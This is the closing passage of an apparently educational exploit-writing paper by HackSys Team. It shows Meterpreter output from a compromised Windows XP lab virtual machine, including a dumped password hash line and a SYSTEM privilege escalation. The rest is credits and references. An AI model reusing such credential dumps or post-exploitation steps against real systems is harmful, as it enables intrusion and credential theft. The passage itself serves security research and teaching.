Victim:1005:5e0fbfa70aacb106695109ab020e401c:6143bf16ef4c89aa72a0a563164a1538:::

meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine

meterpreter > exit
```

Our victim is running **Windows XP Professional** (Build 2600, Service Pack 3) under **VMware Virtual Machine**. We have successfully escalated our privileges to **SYSTEM**.

Finally, our goal has been achieved and we have completely compromised a Windows box using a simple bug. Please be careful before installing any add-ons for your browser and we wish you all happy and safe browsing.

Safe Computing!

We hope that you all have enjoyed reading this paper. If you have any feedback or suggestions, please feel free to write us at hacksysteam@hotmail.com

About HackSys Team

HackSys Team is a venture of **HackSys**, code named “**Panthera**”. **HackSys** was established in the year 2009.

We at **HackSys Team** are trying to deliver solutions for most of the vulnerabilities and technical troubleshooting in Windows Operating System. This is an open platform where you will get video tutorials, scripts and articles on Windows technical troubleshooting and Security Research.

HackSys Team collaborated with **vFreaks Pvt. Ltd.** (www.vfreaks.com) to provide online technical support for consumers using Windows Operating System.

For more details visit http://hacksys.vfreaks.com/

Thanks To

Richard Brengle former **Director of Writing Assessment** at the **University of Michigan**, English Composition Board (**1980-1986**). He is currently a free-lance writer and editor. Richard also edits for the **Blue Pencil Editing Service**.

https://www.bluepencilediting.com/

Peter Van Eeckhoutte (**corelanc0d3r**) - **Security Researcher**, **Speaker** and founder of the **Corelan Security Team**.

https://www.corelan.be/

Thank you, **Peter**, for reviewing my paper.

Greets To

Ruei-Min Jiang a.k.a MicroMike, **Khalil Zhani** a.k.a Senator of Pirates, Qnix@0x80.org, **null** – The Open Security Community

References

ActiveX Wiki	- http://en.wikipedia.org/wiki/ActiveX
Symantec Threat Report	- http://www.symantec.com/threatreport/
Fuzzing OWASP	- https://www.owasp.org/index.php/Fuzzing
Heap Data Structure	- http://en.wikipedia.org/wiki/Heap_(data_structure)
Heap Spraying	- http://en.wikipedia.org/wiki/Heap_spraying
Heap Spraying Demystified	- https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
Meterpreter Client	- http://en.wikibooks.org/wiki/Metasploit/MeterpreterClient